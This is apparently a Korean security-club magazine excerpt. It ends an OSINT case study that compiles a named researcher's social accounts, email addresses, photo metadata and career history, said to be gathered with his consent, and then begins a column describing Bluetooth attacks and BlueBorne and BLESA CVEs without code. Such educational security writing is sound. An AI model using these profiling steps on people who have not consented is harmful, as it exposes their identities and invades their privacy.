Date: March 4, 2021 1:15:36PM (timezone not specified) (11 months, 8 days, 4 hours, 48 minutes, 33 seconds ago, assuming image timezone of US Pacific)	Date: March 4, 2021 1:15:55PM (timezone not specified) (11 months, 8 days, 5 hours, 4 minutes, 16 seconds ago, assuming image timezone of US Pacific)
Location: Altitude: 0 meters (0 feet)	Location: Altitude: 0 meters (0 feet)

[그림46] EXIF 정보¹⁵

두 사진 모두 2021년 3월 4일 1시 15분경 Lg-F700S 모델로 촬영한 것을 확인할 수 있었다. 바로 위치 정보를 알아낼 순 없었으나 KISEC 홈페이지에서 교육장 위치를 알아냈고, KISEC 블로그 글에서 교육장 소개 글을 찾아 사진과 비교했는데 같은 장소임을 바로 알 수 있었다.

- 2021년 3월 4일 KISEC SPACE HUB 양재 교육장에서 OSINT 교육

추가로, 2월 22일 더케이호텔서울 2층 가야금홀에서 열리는 K-CTI 2022에서 마지막 강연자로 참가하실 예정이다.

③ Data Processing

이미 Harvesting 단계에서 어느 정도 선별해서 적었기 때문에 의미 있는 정보 위주로 한 번 더 정리했다.

▷ 페이스북

닉네임: Coderant

비트코인 지갑 주소: [REDACTED]

▷ twitter

2009년에 생성한 계정 twitter.com/coderant

비밀번호 분실 후 2010년에 다시 생성한 계정 twitter.com/yoon0258

¹⁵ <http://exif.regex.info/exif.cgi>

▷ 인스타그램

OSINT를 활용한 사이버 위협 정보 모니터링을 주제로 KISEC에서 강의를 진행하셨다. 첫 강의는 2월 11일 금요일 2시에 예정되어 있고, 다양한 주제로 총 10번 진행될 계획이다.

KISEC에서 올린 첫 번째 강의 흥보글에서 운영 대표님 개인 계정을 발견했다.

yoon0258_hacker

0258에 어떤 의미가 있을 것 같은데 알아내지는 못했다.

아래는 인스타그램을 통해 알아낸 정보이다.

- 현 KISEC 교수연구부 수석연구원
- 현 시큐리티허브 수석컨설턴트
- 전 에이쓰리시큐리티 모의해킹 수행팀장
- coderant@fngs.kr

fngs.kr은 검색 결과 KISEC의 f-NGS Labs의 주소였다. 현재 KISEC 교수연구부에 계시기 때문에 업무용 메일로 쓰시는 것으로 추정된다.

▷ 링크드인

수석님윤영(ExploitwareLab) 계정 경력 항목을 보면 인포웨어에서 수석에서 일했다고 적혀 있지만 확실하지 않은 정보이다.

▷ Google

운영 대표님 계정으로 추측되는 이메일 주소: coderant@gmail.com

2007년 2월 'Phishing Attack의 이해와 대응'을 주제로 작성된 글을 발견했으나 처음 보는 회사명이 적혀 있어 검색이 필요했다.

'ebiztec'는 (주)이비지니스테크놀로지와 같은 곳이다. 2004년에 만들어진 소프트웨어 개발 및 공급업 회사로, 대표자 성명은 한재호이고 마포구 양화로에 있다고 하나 현재는 아닌 것으로 보인다.

▷ 블로그

Coderant.egloos.com

현재는 접근 불가능한 주소나 2000년대 후반에서 2010년대 초반에는 보안 분야에서 꽤 유명한 블로그였다. 대표님의 블로그인지 확실치는 않으나 다른 주소, 같은 닉네임을 쓰는 분의 블로그를 살펴봤을 때 대표님 블로그가 아니었으므로 이 주소가 맞을 확률이 매우 높다.

▷ A3security

에이쓰리시큐리티 재직 당시 활동하셨던 것들을 찾아보았다.

- 2011년 11월 3일, SMS 2012-나는 보안관리자다, 지능적 지속 위협(APT),A3security 주관
- 2011년 7월 22일, 카이스트 사이버보안 워크숍, 시큐리티 인지과학 분석에 관한 연구
- 퇴사 후, 2012년 2월 1일 데일리시큐, 기업들의 보안컨설팅에 관해 인터뷰
- 2012년 2월 29일 에이시큐리티 페이스북 페이지 게시글 댓글로 인터뷰 피드백 작성
- 2009년 7월 1일, 에이시큐리티 뉴스레터, MDM(Mobile Device Management) 솔루션

▷ Security Hub & KISEC

시큐리티허브의 사이트를 찾아본 결과, KISEC 교육장 위치가 바로 시큐리티허브에서 런칭한 프리미엄 공유 오피스 & 아카데미 공간 브랜드 [SPACE HUB]이다. 또한, KISEC 소속으로 알고 있었던 f-NGS Lab 역시 시큐리티허브 조직 중 하나였다.

2014년 시큐리티허브 설립 직후 KISEC(한국정보보호교육센터)와 정보보호 교육 및 콘텐츠 관련 MOU를 체결하였고다. 2017년에는 KISEC 지분 인수, 2018년 강남구 도곡동으로 본사를 이전하면서 브랜드 'SPACE HUB'를 런칭하였다.

그 영향으로 다음과 같은 콘텐츠를 진행하셨던 것으로 예상된다.

2021년 2월 ~ 3월초, 그들의 사이버 첨보전 이야기 홍보 영상 및 강의

2021년 3월 말 ~ 5월 초, 2021년 보안 이슈 리뷰

2022년 2월 ~, OSINT를 활용한 사이버 위협 정보 모니터링

▷ 외부 컨퍼런스

2022년 2월 22일, K-CTI 2022, OSINT를 활용한 Attack Surface 위협 모니터링

④ Analysis

지금까지 찾은 정보들 대부분이 연관성이 부족하거나, 추가 정보가 필요하지는 않아서 별개의 분석 과정은 넣지 않았다. 다만 근거가 부족해 판단이 어려웠던 정보에 대해 추가로 알아보았다.

2007년 2월 자료 'Phishing Attak의 이해와 대응' 작성자인 Coderant(coderant@gmail.com)가 운영 대표님이 맞는지 불확실하다. 만약 맞는다면 2007년경에는 'ebiztec'에서 일을 하셨다는 뜻인데, 현재까지 찾은 정보에 의하면 운영 대표님은 에이쓰리시큐리티에서 근무하셨고, 인터뷰 기사에 따르면 꽤 초기부터 일을 하셨던 것으로 보인다.

지금까지 찾은 정보에 따르면 'ebiztec'의 대표자는 '한재호'님이고, 설립자는 아니나 현재

에이쓰리시큐리티의 대표자의 성함도 ‘한재호’이다. 단순히 동명이인 같지는 않아서 에이시큐리티에 대해 추가로 알아보았다.

잡코리아에서는 2016년 설립이라고 되어 있었으나 홈페이지에서 1999년 설립되었음을 확인할 수 있었다. 연혁을 살펴보면 에이쓰리시큐리티의 첫 번째 회사명은 ‘에이쓰리시큐리티컨설팅’이었다. 2007년 11월 ‘ebiztec’ 즉, (주) 이비지니스테크놀러지와 합병되었고 같은 달에 이비지니스테크놀러지 대표였던 한재호 신임 대표이사가 선임되었다.

같은 회사 안에 같은 계정명을 쓰는 것은 쉽지 않다고 생각해 coderant@gmail.com은 윤영 대표님의 계정이 맞다고 판단하였다.

⑤ Reporting

따로 제출할 만한 자료 혹은 그만큼의 깊이 있는 내용은 아니기 때문에 지금까지 찾은 정보들을 각 항목별로 정리하는 것으로 보고서를 대신했다.

▷ ExwareLabs

ExploitWareLabs와 같은 의미로 추정된다. 현재 페이스북 페이지 ExwareLabs의 운영자이시며 최근 보안 이슈들을 업로드 하신다.

▷ coderant

닉네임이자 계정명으로 자주 쓰시는 듯하다. 트위터, 깃허브, 블로그(블확실) 등에서 확인할 수 있다.

SNS	URL 및 이메일 주소
트위터	(2010년 개설) https://twitter.com/yoon0258 (2009년 개설) https://twitter.com/coderant
페이스북	https://www.facebook.com/coderant
깃허브	https://github.com/coderant
이메일	coderant@gmail.com, coderant@fnngs.kr
블로그(접속 불가)	coderant.egloos.com *현재는 운영하지 않음

[표 6] coderant 관련 계정 정보

▷ 경력

회사명	역할 및 지위
이비지니스테크놀러지	불확실, 2009년 에이쓰리시큐리티에 합병
에이쓰리시큐리티	모의해킹 수행팀장, 책임컨설턴트, 서비스사업본부 보안기술팀 부장, 2012년 초 퇴사하신 것으로 추정
시큐리티허브	수석 컨설턴트
KISEC(한국정보보호교육센터)	교수연구부 수석연구원

[표 7] 윤영 대표님 경력

▷ 강의, 강연, 레포트, 인터뷰 등

행사명	날짜	주최	발표 주제
	2007/02	Ebiztec	Phishing Attack의 이해와 대응
A3security 뉴스레터	2009/07/01	A3security	MDM(Mobile Device Management) 솔루션
카이스트 사이버보안 워크숍	2011/07/22		시큐리티 인지과학 분석에 관한 연구
SMS 2012 나는 보안관리자다	2011/11/03	A3security	지능적 지속 위협(APT)에 대한 보안 관제 전략
	2012/02/01	데일리시큐	보안연구가 윤영이 바라본 '보안현실'
	2021/02/09	KISEC	그들의 사이버 첨보전 이야기 (OSINT에 대하여) feat.윤영
	2021/02/18	KISEC	'그들의 사이버 첨보전 이야기' 관련 라이브방송
2021 Q1 Issue Review	2021/04/25	KISEC	MS Exchange Server RCE 취약점
	2021/05/04		VMWare vCenter 취약점
	2021/05/11		Solar Winds 공급망 해킹공격
OSINT를 활용한 사이버 위협 정보 모니터링	2022/02/11	KISEC	OSINT로의 첫걸음(OSINT 개념 소개)를 시작으로 총 10번의 강의 진행 예정
제9회 2022 대한민국 사이버위협 침해사고대응 인텔리전스 컨퍼런스	2022/02/22	K-CTI 2022	OSINT를 활용한 Attack Surface 위협 모니터링

[표 8] 윤영 대표님 활동 이력

마치며

마약이나 불법 무기를 거래하는 게시글, 불법 촬영물이나 아동 성 착취물 등 반인륜적인 음란물이 다크웹을 통해 유통되고 있다. 범죄자들은 'n번방' 사건이나 '박사방' 사건처럼 익명 계정과 텔레그램, 위커처럼 상대적으로 추적인 어려운 메신저를 이용해 거래를 하고, 접속 및 탐지가 어려운 다크웹을 통해 활동하면서 수사기관의 추적을 회피하려 한다. 이런 비공개 채널 이용 시 사이버 범죄 활동을 모니터링 하는 것이 어려워지고, 계속해서 추적과 감시를 하더라도 익명성이 보장되어 사이버 범죄는 계속해서 늘어나는 추세이다. 이때 범죄자들을 잡기 위해 필요한 것이 OSINT인데, 소셜미디어나 인터넷 뉴스 등 표면웹 뿐만 아니라 딥웹, 다크웹 등 다양한 공개 출처에서 정보를 수집한다. 공개된 정보이기 때문에 정보를 얻는 경로는 쉽지만 방대한 정보 속에서 유의미한 정보를 찾아내고 범죄자의 신원을 추적하는 일은 결코 쉽지 않다.

<시큐리티월드>와 <보안뉴스>가 국내 기업, 기관의 보안 담당자를 대상으로 실시한 설문조사 결과에 따르면 다크웹을 직접 모니터링해야 한다고 생각하는 가장 큰 이유로 '정보유출 사고 인지 및 대응'이 뽑혔다. 또, 모니터링 과정에서 겪는 어려움으로는 '접속 및 정보 탐색의 어려움'이 61.2%로 가장 많은 표를 획득했다. Tor 브라우저 같은 특별한 도구와 암호화 및 프록시 등의 기술이 필요하고 다크웹은 검색 엔진 서비스도 표면웹처럼 잘 구현되어 있지 않아 더더욱 OSINT에 대한 기술과 노하우가 필요한 실정이다. 하지만 필요성에 비해 아쉽게도 많은 이들이 OSINT 서비스에 대해 잘 모르고 있다.

따라서 이번 칼럼으로 OSINT 서비스를 알리고, 위와 같은 사이버 범죄 활동에 대해 경각심을 갖고자 하는 바람이다.

OSINT는 양날의 검이라고 생각한다. 시스템에 접촉하지 않고 단순 검색만으로도 위협 요소를 얻을 수 있어서 보다 안전하게 데이터를 분석할 수 있다. 하지만 공개된 정보이기 때문에 누구나 접속할 수 있다는 점에서 블랙 해커들도 쉽게 데이터를 수집할 수 있지 않을지 의문이다.

만약 블랙 해커들이 불순한 의도를 갖고 데이터를 수집하는 것이라면 이를 제한할 수 있는 법이 필요하지 않을까?

추적조사를 할 때는 기본적으로 본인의 동의를 얻어야 한다. 하지만 동의를 얻는다고 해도 어디까지 조사를 해도 되는지 기준이 명확하지 않다. 해킹과 같은 불법적인 행위가 아닌 이미 인터넷에 공개된 데이터를 분석하기 때문에 법적으로 문제되지 않기 때문이다. 국내에 OSINT 행위로 인한 개인정보 위법 사례는 존재하지 않고 국외에도 처벌 사례는 많지 않다. 따라서 상대방의 동의를 구한다면 결과적으로 문제가 되는 것은 없다. 물론 이메일, 주민등록번호, 위치정보와 같은 민감 정보를 포함하여 법적 이슈가 있을 수 있는 정보의 무단 수집 및 공개는 조심하는 것이 좋다.

한 기업의 공유기 설정 파일을 OSINT를 통해 발견할 수 있던 것처럼 공격자의 정찰단계에서 기업의 주요 정보들이 수집될 위험성은 여전히 존재한다고 생각한다. 개인 DB, 부동산 DB, 토토 DB 등 불법적으로 거래하고 있는 정보들도 OSINT를 통해 데이터를 수집한 것은 아니지만 가능성은 충분하다. 또한 해외 Threat Intelligence 회사에서는 자체 DB를 구축하고 분석하며 자사의 정보 수집 능력을 홍보하기도 한다.

다만, OSINT의 목적에 대해 분명히 할 점은 위협요소를 찾아 예방하는 수색 정찰(recon) 활동이라는 것이다. 또, 공유기 설정 파일과 같은 위협요소와 혼적을 찾는 과정에서 정보수집에 대한 사전 동의, 시스템의 간접 접촉을 이유로 안전한 데이터 분석이 가능하다는 점에서 주목받고 있다.

'OSINT Process'에서 보인 추적조사 과정의 결과물은 운영 대표님의 확인 결과, 현재 쓰지 않는 계정들의 경우 예전에 테스트용으로 만들었던 것이라는 답변을 받았다. 추정으로 그쳤던 부분들도 모두 사실임을 확인하였고 이로써 추적 과정과 추적 결과 모두 성공적이었음을 보였다.

마지막으로 이 연구에 큰 도움을 주신 ExploitWareLabs 의 윤영 대표님께 감사의 말씀을 전하고 싶다. 개인으로 진행하는 OSINT 특성 상 추적조사 대상을 구하기 매우 힘들었다. 개인정보를 다루는 만큼 민감한 주제이고, 꺼릴 수밖에 없는 제안이었음에도 기꺼이 추적조사 대상으로서 그리고 OSINT 의 권위자로서 저에게 많은 도움을 주신 점, 다시 한번 감사의 말씀을 드린다.

참고자료

- [1] About OSINT . (2020). https://www.kisec.com/rsrh_rpt_det.do?id=163.
- [2] OSINT OPEN-SOURCE INTELLIGENCE OSINT . (n.d.). https://owasp.org/www-chapter-ghana/assets/slides/OWASP_OSINT_Presentation.pdf.
- [3] Everything about Open Source Intelligence and OSINT Investigations (2021) . (2021). <https://www.maltego.com/blog/what-is-open-source-intelligence-and-how-to-conduct-osint-investigations/>.
- [4] Maryam : Open-source Intelligence(OSINT) Framework . (2020). <https://kalilinuxtutorials.com/maryam/>.
- [5] Maryam v2.5 releases: full-featured open-source intelligence (OSINT) framework . (2021). <https://securityonline.info/maryam/>.
- [6] Michael Bazzell. n.d. 공개 정보 수집 기법 : 인터넷에서 구할 수 있는 정보로 인텔리전스 만들기. n.p.: 에이콘.
- [7] Maryam v2.5 releases: full-featured open-source intelligence (OSINT) framework . (2021). <https://securityonline.info/maryam/>.
- [8] Social media analysis: researching Instagram profiles . (2020). <https://lampyre-io.medium.com/socmint-researching-instagram-profiles-osint-with-lampyre-b19ed2eab882>.
- [9] [2021 OSINT 리포트] 익명성 악용하는 사이버 범죄자, OSINT로 끝까지 추적한다 . (2021). <https://www.boannews.com/media/view.asp?idx=97019&page=1&kind=3>.

04

블루투스 취약점

SWING 28기 이예지 | 검수 27기 황예원

소개글

2017년, zero-click 취약점에 해당하는 블루본(BlueBorne)의 등장으로 그동안의 블루투스 안전성에 대한 보안업계의 안일한 인식은 잘못되었음이 증명되었다. 이후 계속해서 새로운 취약점이 발견되고, 블루투스가 적용되는 IoT 기기의 사용은 급격히 증가하는 상황이다. 본 칼럼은 사물인터넷 시대의 Attack Surface들 중 하나인 블루투스 기술에 대한 이해를 돋는 것을 목표로 한다.

I. 블루본 등장 전 취약점

- 1) 기존 컴퓨터 시스템 대상의 공격을
블루투스에 적용한 공격
- 2) 블루투스 프로토콜 사양 문제에서
발생 가능한 공격
- 3) Secure Simple Pairing과 Secure
Connections

II. 블루본 등장 이후 취약점

- 1) BlueBorne
- 2) BLESA
- 3) BIAS attack

III. BLE 취약점을 이용한 리얼월드 해킹

- 1) 공유 전동 킥보드 해킹
- 2) Xiaomi M365모델의 블루투스 관련
위협 요소

블루투스 취약점

SWING 28기 이예지

들어가며

블루투스 취약점은 2017년 [블루본\(BlueBorne\)의 등장](#) 전후로 나눌 수 있다. 블루본 등장 전에는 블루투스 대상 공격이 그다지 빈번하게 발생하지 않았고, 블루투스 자체의 보안 방식이 깨지는 경우는 거의 없었다. 그러나 블루본으로 발표된 8개의 취약점은 공격 방식 및 공격 범위, 공격 지점 등 다양한 면에서 블루투스 보안에 대한 경각심을 갖게 했다. 공개된 취약점을 이용한 보안 회사들의 공격 시연 역시 경각심을 더했다. 이후 2020년과 2021년, 새로운 블루투스 취약점이 계속 등장했고, 해당 취약점들은 블루본까지의 보안 취약점들과는 또 다른 특징을 보인다. 블루본 취약점까지는 Bluetooth 지원 기기들 전반에 걸친 공격이었던 반면, [2020년 이후의 공격들은 Bluetooth Classic과 BLE \(Bluetooth Low Energy\) 각각을 공격 대상으로 하는 경우가 대다수이다.](#)

이번 챕터에서는 블루본을 기점으로 전후의 취약점을 다뤄보며 블루투스 취약점에 대한 이해를 높여보자.

블루본 등장 전 취약점

블루본 등장 전 블루투스 취약점들은 공격 대상을 Bluetooth Classic이나 BLE로 특정하지 않고, [전반적인 블루투스 기기를 공격대상으로 한다](#). 이 시기의 블루투스 대상 공격은 두 가지 종류로 나뉜다. 기존 컴퓨터 시스템 대상의 공격을 블루투스에 적용한 공격과 블루투스 프로토콜 상의 문제에서 발생 가능한 공격으로 나눠볼 수 있다.

01 | 기존 컴퓨터 시스템 대상의 공격을 블루투스에 적용한 공격

기존에 사이버 공격에서 사용되는 도청, DoS, 데이터에의 접근 등의 동작을 블루투스 대상으로 적용하여 이행하는 공격들이 존재한다.

Bluetooth 대상 공격
Blueprinting: 블루투스 공격 장치의 검색 활동. SDP(Service Discovery Protocol)를 사용하여 블루투스 장치의 고유 주소(6bytes) 확인.
Bluesnarfing: 블루투스를 이용한 장치 내 데이터에의 접근 활동. 블루투스 통신을 위해 사용되는 OBEX(Object Exchange) 프로토콜에 내재된 보안 취약점들 이용하여, 공격자는 공격 대상 기기와 페어링 후 정보 탈취.
Bluejacking: 블루투스 연결을 통해 스팸 같은 메세지를 공격자가 익명으로 퍼트림.
Car Whisperer: 핸즈프리 블루투스를 제공하는 자동차를 대상으로 도청 혹은 공격
DoS 공격: 블루투스 지원 단말에 지속적으로 데이터 전송

[표 1] 블루본 등장 전 블루투스 대상 공격

02 | 블루투스 프로토콜 사양 문제에서 발생 가능한 공격

대부분의 Bluetooth 취약점은 프로토콜 자체의 문제에서 발생했다. 페어링 과정에서 발생하는 암호화 키 교환 절차의 약점이 많이 제기되었고, 2007년 블루투스 버전 2.1에서 “Secure Simple Pairing”을 도입하면서 해당 문제는 해결되었다. “Secure Simple Pairing”은 블루투스 기기들의 페어링 과정에서 인증 절차를 수행하고, 교환하는 데이터를 암호화하는 내용을 포함한다.

버전 2.1에서 프로토콜 상의 근본적인 문제를 해결한 이후에는 블루본 등장 시점 전까지 발견된 취약점의 심각도가 대부분 낮고, 원격코드 실행을 허용하지 않았다. 이러한 이유로 보안 업계에서 블루투스 취약점은 크게 위협적이지 않았다.

03 | Secure Simple Pairing과 Secure Connections

앞서 블루투스 페어링 과정에서의 보안 방식인 “Secure Simple Pairing”을 도입하며, 프로토콜 자체의 취약점을 해결했다고 언급했다. 이후에도 블루투스는 “Secure Connections”를 페어링 방식에 도입하며 보안성을 강화해 왔다. 따라서 블루투스의 종류 및 버전에 따라 적용된 보안 페어링 방식이 다르다. 각 버전 별 어떤 차이가 있는지 확인해보자.

03.01_블루투스의 종류 구분

우선 블루투스의 종류와 버전이 어떻게 정의되어야 하는지 알아야 한다. 블루투스는 근거리 무선 통신 기술 표준으로, Bluetooth SIG라는 비영리 단체에서 표준을 발표한다. Bluetooth SIG에 따르면 간단하게는 아래의 표와 같이 블루투스 기술이 구분되고, 버전 1.0부터 시작하여 계속해서 새로운 버전이 등장할 때마다 숫자가 증가하며 버전 숫자로 명시된다.

블루투스는 Bluetooth Classic과 Bluetooth Low Energy(BLE)로 구분되고, 각각을 지원하는 여부에 따라 Bluetooth Classic과 Bluetooth Low Energy(BLE), Bluetooth Smart Ready로 장치를 구분할 수 있다. 이 중 Bluetooth Smart Ready Bluetooth는 Bluetooth Classic과 BLE 모두를 지원하는 장치로, 핸드폰, PC 등이 이에 해당한다.

블루투스 구분	<p>Bluetooth Classic: BLE 이전의 스펙으로 주로 무선 오디오 스트리밍을 위해 사용. 데이터 속도는 BR/EDR(Basic rate/Enhanced Data Rate)에 해당.</p> <p>Bluetooth Low Energy(BLE): 클래식 블루투스가 가진 전력소모의 단점 보완을 위해 블루투스 4.0에서 도입. 블루투스 연결에 소모하는 전력이 낮은 것이 특징. 저전력으로 구동되어 소량의 데이터만을 송수신.</p>
---------	--

[표 2] 블루투스 구분

03.02_각 버전에 따른 보안 방식

Bluetooth SIG에서 제공하는 spec 문서에 따르면, 아래와 같이 버전에 따라 페어링 시 다른 보안 방식을 사용한다는 것을 알 수 있다.

버전	BR/EDR	LE
2.1 이전	BR/EDR legacy 페어링: SAFEER+ 기반의 E21이나 E22 알고리즘 기기 인증: SAFEER+ 기반의 EO 알고리즘 메시지 암호화: Massey-Rueppel algorithm에서 나온 EO 알고리즘	
2.1+	BR/EDR(Secure Simple Pairing 사용) Secure Simple Pairing 등장 & 4가지 연관 모델 발표 페어링: FIPS 승인 알고리즘(SHA-256, HMAC-SHA-256, P-192 타원 곡선) 기기 인증 및 메시지 암호화: 기존 방식과 동일 4가지 연관 모델: Just Works, Numeric Comparison, Passkey Entry and Out-Of-Band	LE 자체가 등장하지 않음
4.0		LE legacy (Secure Simple Pairing 사용) BR/EDR에서 사용되던 전체 보안 모델을 LE에 추가
4.1	BR/EDR(Secure Connections 사용) BR/EDR physical에 Secure Connections feature 추가. 페어링: P-256 타원 곡선 알고리즘 기기 인증: FIPS 승인 알고리즘(HMAC-SHA-256, AES-CTR) 메시지 암호화: AES CCM방식	
4.2		LE legacy (Secure Connections 사용) LE physical 전송에 Secure Connections feature 추가. FIPS 승인 알고리즘(AES-CMAC 및 P-256 타원 곡선)을 사용. Bluetooth LE 물리적 전송에 수치 비교 연결 모델을 적용.

[표 3] 버전에 따른 페어링 방식의 변화¹

¹ Bluetooth SIG. (n.d.). Bluetooth Core Specification v5.1. n.p.: Bluetooth SIG.



[그림 1] 블루본 발표 문서²

² Armis Labs. (n.d.). BlueBorne. n.p.: armis.

블루본 등장 이후 취약점

2020년 이후의 공격들은 Bluetooth Classic과 BLE (Bluetooth Low Energy) 각각을 공격 대상으로 하는 경우가 대다수이다. 아래의 표와 같이 공격 대상이 되는 Bluetooth 종류에 따라 취약점이 등장했으며, 이는 블루투스 종류에 따라 다른 동작 방식 및 스택 구조를 사용하여 공격한 것이다.

	Bluetooth Low Energy 대상 공격	Bluetooth Classic 대상 공격
2017	BlueBorne(CVE-2017-0785, CVE-2017-0781, CVE-2017-0782, CVE-2017-0783, CVE-2017-1000251, CVE-2017-1000250, CVE-2017-8628, CVE-2017-14315)	
2020	BLESA(CVE-2020-9770) BleedingTooth(CVE-2020-12351)	BIAS(CVE 2020-10135)
	BLURtooth(CVE-2020-15802)	
2021		Braktooth(CVE 2021-28139)

[표 4] 블루본 등장 이후 블루투스 취약점

01 | BlueBorne

- 취약점 발견 주체: ARMIS 사
- 특징: 사용자의 동작 없이도 공격이 가능한 **zero-click vulnerability**이므로, 공격대상 기기의 블루투스 기능 활성화만으로 공격이 가능한 취약점이다. 또한 **공중으로 확산되어 전염성**이 강하고 쉽게 공격이 확장 가능하다.
- 블루본으로 가능한 공격: 원격 코드 실행, 중간자 공격, 블루투스 네트워크로 미라이(Mirai)같은 대규모 봇넷 생성 등
- 공격 설명


다음의 표는 Attack Surface에 따른 블루본 공격 종류 및 취약점을 정리해둔 것이다.

Attack Surface	공격 종류	취약점
L2CAP	리눅스 커널 RCE	CVE-2017-1000251
SDP	리눅스 블루투스 스택(BlueZ)의 정보 누출	CVE-2017-1000250
	안드로이드 정보 누출	CVE-2017-0785
BNEP	안드로이드 RCE	CVE-2017-0781
		CVE-2017-0782
PAN	Bluetooth Pineapple의 논리적 결함	CVE-2017-0783 CVE-2017-8628
Proprietary Protocols over Bluetooth	애플의 Low Energy 오디오 프로토콜에서의 RCE	CVE-2017-14315

[표 5] Attack Surface에 따른 블루본 공격 종류 및 취약점

각 하드웨어에 따라 다른 버전을 갖는 네트워크 어댑터의 드라이버와 달리, 블루투스 스택의 경우 특정 OS에서 사용되는 블루투스 스택은 동일하다. 따라서 특정 OS의 블루투스 스택에서 취약점이 발생한다면, 해당 OS를 사용하는 모든 기기가 발견된 취약점을 갖게 된다. 블루본 취약점 공개 당시, 해당 취약점을 갖게 되는 운영체제가 안드로이드, 윈도우, 리눅스, iOS였고, 사실상 모든 운영체제가 블루본 취약점을 갖는다는 것을 의미하는 것이었으므로 블루본은 보안계에 블루투스 보안에 대한 경각심을 일깨웠다.

블루투스 프로토콜 스택 상의 블루본 Attack Surface는 아래와 같다. PAN, BNEP, SDP, L2CAP 등의 지점에서 취약점이 존재했다. 스택의 overflow, underflow, ASLR 우회, 힙의 overflow 등이 발생하는 취약점들이었으며, 이는 블루투스 프로토콜에 대한 정확한 분석으로 발견 가능한 취약점들이었다.



[그림 2] 블루투스 스택 내의 다양한 BluleBorne 취약점 발생 지점³

³ Armis Labs. (n.d.). BlueBorne. n.p.: armis.

02 | BLESA(BLE Spoofing Attacks)


- 취약점 발견 주체: 퍼듀 대학 연구원들

- 특징: BLE에서 발생한 취약점으로, 전 세계 수십억 대의 사물인터넷 장비에 영향을 준다

- 공격 발생 지점: 블루투스 재연결 과정

- 공격 설명

BLE 스팿핑 공격에 해당한다. 기존 대다수의 공격은 악성 앱과 같은 추가적인 전제가 필요했다. 하지만 BLESA의 경우 그러한 추가적인 조치 없이, **기존에 페어링 되었던 BLE 기기가 재연결 하는 과정만을 이용하여 공격**을 수행한다.



[그림 3] 블루투스 재연결 과정. 좌측은 정상적인 재연결 과정에 해당하고, 우측은 BLESA 공격에 해당⁴

